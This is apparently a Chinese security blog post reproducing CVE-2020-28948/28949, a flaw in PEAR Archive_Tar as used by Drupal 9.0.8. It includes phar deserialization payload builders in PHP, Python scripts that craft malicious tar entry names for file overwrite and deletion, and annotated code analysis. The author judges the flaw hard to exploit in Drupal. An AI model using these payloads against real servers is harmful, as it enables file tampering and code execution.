

## 漏洞简介

前段时间 drupal 更新了一则[安全通告](#),主要因为 PEAR 的 Archive\_Tar 模块存在 CVE-2020-28948/CVE-2020-28949 漏洞。drupal 集成了带漏洞的 Archive\_Tar 模块, 所以存在被利用的风险。~~实际利用非常苛刻, 应该是并不能无法直接利用成功的~~

## 漏洞复现

这一部分描述可能会比较繁琐, 我将我在其中遇见的所有问题以及自己的思考全部记录下。

### 环境搭建

首先是搭建环境, 我们选取[Drupal 9.0.8](#)作为复现漏洞的版本。选取 phpstudy 自带的 apache + mysql 环境来进行安装, 安装时出现了问题, 前前后后一直安装不上, 安装之后除了首页均显示 404 页面。通过查询发现是因为在安装时提示 drupal 没有开启简洁配置。开启drupal的简洁配置有两种操作(1)开启 Apache 服务器支持 mod\_rewrite.so 模块。(2)修改 Drupal 根目录下的 .htaccess 文件, 同时修改 httpd.conf 中的 AllowOverride , 使 Apache可以加载 web 目录下的 .htaccess文件。

后来仔细一看, 发现安装过程中 drupal 根目录下的 .htaccess 文件变成空了, 所以又将 .htaccess 提取了一份复制到根目录下就成功了这个东西也看人品, 在虚拟机中安装时, 并没有任何错误

### 照猫画虎

刚开始分析的时候借鉴的网上的一篇文章 [Drupal\(CVE-2020-28948/CVE-2020-28949\)分析](#) 想着先按照操作来执行一遍。

payload

```
<?php
namespace GuzzleHttp\Psr7;

class FnStream{
    private $methods;

    public function __construct(array $methods)
    {
        $this->methods = $methods;
        foreach ($methods as $name => $fn) {
            $this->{'_fn_' . $name} = $fn;
        }
    }
    public function __destruct()
    {
        if (isset($this->_fn_close)) {
            call_user_func($this->_fn_close);
        }
    }
}

$test["close"]="phpinfo";
```


```
$c = new FnStream($test);
$phar = new \Phar("test.phar");
$phar->startBuffering();
$phar->addFromString("test.txt", "test");
$phar->setStub("<?php__HALT_COMPILER(); ?>");
$phar->setMetadata($c);
$phar->stopBuffering();
```

```
?>
```

```
import tarfile
tar = tarfile.open('test.tar', 'w')
tar.add('test.phar', 'PHAR://test.phar')
tar.close()
```


找到上传 tar 的位置 先把tar上传上去

<http://test.test/admin/config/development/configuration/full/import>




上传之后直接报错了，我们根据报错信息进行全局搜索

[core/modules/config/src/Form/ConfigImportForm.php](#)




此时我们先把 `$archiver->extractList($files, $this->settings->get('config_sync_directory'), '', FALSE, FALSE);`

修改为 `$archiver->extractList($files, '', '', FALSE, FALSE);` 具体原因稍后再进行分析



这个时候出现了新的错误，提示找不到phar文件，于是我们将生成的 phar 文件拷贝到 Drupal 的根目录下。



我们再次根据报错信息进行分析，发现在 `src/FnStream.php` 文件中的 `__wakeup()` 方法，可见此时已经触发了反序列化方法，但是因为 `Fnstream` 禁止反序列化，所以并未成功。

```
59 public function __wakeup()  
60 {  
61     throw new \LogicException( message: 'FnStream should never be unserialized');  
62 }
```


到这个地方已经基本上证实了可以通过这种修改文件名的方法来触发 `phar://` 反序列化。为了进一步的显示实

验效果，我们把这个方法注释掉，然后再一次的执行。

← → × ⌵ ① 不安全 | test.test/admin/config/development/configuration/full/import

The website encountered an unexpected error. Please try again later.The website encountered an unexpected error. Please try again later.

PHP Version 7.3.4



System	Windows NT DESKTOP-OTMNOAD 10.0 build 18363 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "cd /d %~dp0 & phpize --enable-snapshot-build --enable-debug-pack --disable-zts --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared --with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --without-analyzer --with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\Tools\software\PHP\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS.VC15
PHP Extension Build	API320180731.NTS.VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

可能这种方式存在偶然性，好几次才成功了一次 先初步总结一下在 drupal 上利用成功的前提条件

- 登录成功后台，上传 tar 包
- 上传已知路径的 .phar 文件 <无法满足，通过修改文件名后缀等方法，并不能上传成功>
- 设置 path 为 空 <无法满足，`$this->settings->get('config_sync_directory')` 无法设置为空>
- 寻址一条可利用的反序列化链 √ `FnStream.php` 的反序列化链受限 可以直接通过 `Tar.php` 的反序列化链

所以这个可能仅仅针对 drupal 是一个风险，并不存在这样的漏洞

然后是任意文件覆盖

```
import tarfile
tar = tarfile.open('test.tar','w')
tar.add('whippet.txt','file:///E://1.txt')
tar.close()
```

# Synchronize ☆

[Synchronize](#)[Import](#)[Export](#)

[Home](#) » [Administration](#) » [Configuration](#) » [Development](#)

✓ Your configuration files were successfully uploaded and are ready for import.

Compare the configuration uploaded to your sync directory with the active configuration before completing the import.

NAME	OPERATIONS
------	------------

C:\Windows\System32\cmd.exe

Microsoft Windows [Version 10.0.18363.1256]  
(c) 2019 Microsoft Corporation。保留所有权利。  
  
E:\>type 1.txt  
whippet  
E:\>type whippet.txt  
happy  
E:\>type 1.txt  
happy  
E:\>

## 漏洞分析

我们通过 drupla 的官方通告 可以知道是因为 PEAR 的 Archive\_Tar 模块存在漏洞，所以我们首先是对 Archive\_Tar 这个漏洞进行分析。我们根据 github 上的 [Archive\\_Tar issues](#) 来进行具体的分析，首先我们能够知道的是，Archive\_Tar 在之前是存在漏洞的，修复的方法是

```
1803 private function _maliciousFilename($file)
1804 {
1805     if (strpos($file, needle: 'phar://') === 0) {
1806         return true;
1807     }
1808     if (strpos($file, needle: '../') !== false || strpos($file, needle: '..\\') !== false) {
1809         return true;
1810     }
1811     return false;
1812 }
```

- 通过指定 tar 包含指定为恶意文件名 PHAR://exploit.phar (使用大写字母表示)
- 尽管 Archive\_Tar 尝试防御 phar 的反序列化，但是其他的流包装器并未被检查，可以通过指定 tar 包含指定恶意文件名 file:///etc/passwd 如果 php 进程在特权用户下运行，这使攻击者可以覆盖 /etc/passwd 或 /etc/shadow。

我们可以看到提供的 poc 的验证文件为

```
<?php
require_once('../Archive/Tar.php');

$archive = new Archive_Tar('exploit.tar');
$archive->extract();
```

跟进 extract

```
318 public function extract($p_path = '', $p_preserve = false, $p_symlinks = true)
319 {
320     return $this->extractModify($p_path, p_remove_path: '', $p_preserve, $p_symlinks);
321 }
322
```

5 / 10

## 跟进 extractModify

```
566 public function extractModify($p_path, $p_remove_path, $p_preserve = false, $p_symlinks = true)
567 {
568     $v_result = true;
569     $v_list_detail = array();
570
571     if ($v_result = $this->_openRead()) {
572         $v_result = $this->_extractList(
573             $p_path,
574             &$p_list_detail: $v_list_detail,
575             $p_mode: "complete",
576             $p_file_list: 0,
577             $p_remove_path,
578             $p_preserve,
579             $p_symlinks
580         );
581         $this->_close();
582     }
583
584     return $v_result;
585 }
```

## 跟进 \_extractList

```
1933 public function _extractList(
1934     $p_path,
1935     &$p_list_detail,
1936     $p_mode,
1937     $p_file_list,
1938     $p_remove_path,
1939     $p_preserve = false,
1940     $p_symlinks = true
1941 ) {
1942
1943     $v_result = true;
1944     $v_nb = 0;
1945     $v_extract_all = true;
1946     $v_listing = false;
1947
1948     $p_path = $this->_translateWinPath($p_path, $p_remove_disk_letter: false);
1949     if ($p_path == '' || (substr($p_path, start: 0, length: 1) != '/'
1950         && substr($p_path, start: 0, length: 3) != "../" && !strpos($p_path, needle: ':'))
1951     ) {
1952         $p_path = "./" . $p_path;
1953     }
1954     $p_remove_path = $this->_translateWinPath($p_remove_path);
1955
1956     // ---- Look for path to remove format (should end by /)
1957     if (($p_remove_path != '') && (substr($p_remove_path, start: -1) != '/')) {
1958         $p_remove_path .= '/';
1959     }
1960     $p_remove_path_size = strlen($p_remove_path);
1961
1962     switch ($p_mode) {
```

translatewinpath 把前面传过来的路径重新转义之后赋值给 \$p\_path, 在这里\$p\_path 前面没有传值为空。  
接着向下

## 跟进\_readHeader

继续之后发现了 `_maliciousFilename`

## 跟进\_maliciousFilename

想办法绕过这个验证，继续回到函数 `extractList`

```

2059     if (($p_path != './') && ($p_path != '/')) {
2060         while (substr($p_path, start: -1) == '/') {
2061             $p_path = substr($p_path, start: 0, length: strlen($p_path) - 1);
2062         }
2063
2064         if (substr($v_header['filename'], start: 0, length: 1) == '/') {
2065             $v_header['filename'] = $p_path . $v_header['filename'];
2066         } else {
2067             $v_header['filename'] = $p_path . '/' . $v_header['filename'];
2068         }
2069     }
2070     if (file_exists($v_header['filename'])) {
2071         if (@is_dir($v_header['filename']))
2072             && ($v_header['typeflag'] == '')
2073         ) {
2074             $this->_error(
2075                 p_message: 'File ' . $v_header['filename']
2076                     . ' already exists as a directory'
2077             );
2078             return false;
2079         }
2080         if (($this->_isArchive($v_header['filename']))
2081             && ($v_header['typeflag'] == "5"))
2082         ) {
2083             $this->_error(
2084                 p_message: 'Directory ' . $v_header['filename']
2085                     . ' already exists as a file'

```

首先是将 \$p\_path 拼接到文件名之前，然后调用 file\_exists 判断文件是否存在，如果存在时因为文件名为 PHAR://xxx.phar，会触发 phar 反序列化去解析那个指定的文件。这里调用的反序列化链为

```

150 public function __construct($p_tarname, $p_compress = null, $buffer_length = 512) {
255
256 public function __destruct()
257 {
258     $this->_close();
259     // ---- Look for a local copy to delete
260     if ($this->_temp_tarname != '') {
261         @unlink($this->_temp_tarname);
262     }
263 }

```

可以实现任意文件删除

```

<?php

class Archive_Tar {
    public $_temp_tarname;
    function __construct($temp_tarname) {
        $this->_temp_tarname = $temp_tarname;
    }
}

$phar = new Phar('exploit.phar');
$phar->startBuffering();
$phar->addFromString('whatever', 'whatever');
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$phar->setMetadata(new Archive_Tar('unserialize_test'));
$phar->stopBuffering();

```



针对 drupal 这个漏洞，仅仅属于一个风险警告，因为需要满足的条件有些多，并不能一一满足。

core/modules/config/src/Form/ConfigImportForm.php

```
117 public function submitForm(array &$form, FormStateInterface $form_state) {
118     if ($path = $form_state->getValue(key: 'import_tarball')) {
119         $this->configStorage->deleteAll();
120         try {
121             $archiver = new ArchiveTar($path, p_compress: 'gz');
122             $files = [];
123             foreach ($archiver->listContent() as $file) {
124                 $files[] = $file['filename'];
125             }
126             $archiver->extractList($files, $this->settings->get(name: 'config_sync_directory'), p_remove_path: '', p_preserve: FALSE, p_symlinks: FALSE);
127             $this->messenger()->addStatus($this->t(string: 'Your configuration files were successfully uploaded and are ready for import.'));
128             $form_state->setRedirect(route_name: 'config.sync');
129         }
130         catch (\Exception $e) {
131             $this->messenger()->addError($this->t(string: 'Could not extract the contents of the tar file. The error message is <em>@message</em>', ['@message' => $e->getMessage()]));
132         }
133         $this->fileSystem->unlink($path);
134     }
135 }
136
137 }
```

Archive/Tar.php

```
628 public function extractList($p_filelist, $p_path = '', $p_remove_path = '', $p_preserve = false, $p_symlinks = true)
629 {
630     $v_result = true;
631     $v_list_detail = array();
632
633     if (is_array($p_filelist)) {
634         $v_list = $p_filelist;
635     } elseif (is_string($p_filelist)) {
636         $v_list = explode($this->separator, $p_filelist);
637     } else {
638         $this->_error(p_message: 'Invalid string list');
639         return false;
640     }
641
642     if ($v_result = $this->_openRead()) {
643         $v_result = $this->_extractList(
644             $p_path,
645             &p_list_detail: $v_list_detail,
646             p_mode: "partial",
647             $v_list,
648             $p_remove_path,
649             $p_preserve,
650             $p_symlinks
651         );
652         $this->_close();
653     }
654
655     return $v_result;
656 }
```

后面的基本相同，需要满足的是 file\_exists，在前面传参时 \$p\_path 的数值被指定为 \$this->settings->get('config\_sync\_directory')

```
86 public static function get($name, $default = NULL) {
87     return isset(self::$instance->storage[$name]) ? self::$instance->storage[$name] : $default;
88 }
89
```

```
27     private static $instance = NULL;
28
29     /** Constructor. ...*/
35     public function __construct(array $settings) {
36         $this->storage = $settings;
37         self::$instance = $this;
38     }
```

所以只能手动指定为空了，再一个就是要上传上 phar 文件，去指定解析，因为 drupal 并不能通过修改后缀就指定成功，所以也是手动拷贝 phar 文件到根目录了。

## 参考文章

[Drupal\(CVE-2020-28948/CVE-2020-28949\)分析](#)

[PEAR Archive\\_Tar 安全漏洞](#)

[Archive\\_Tar issues](#)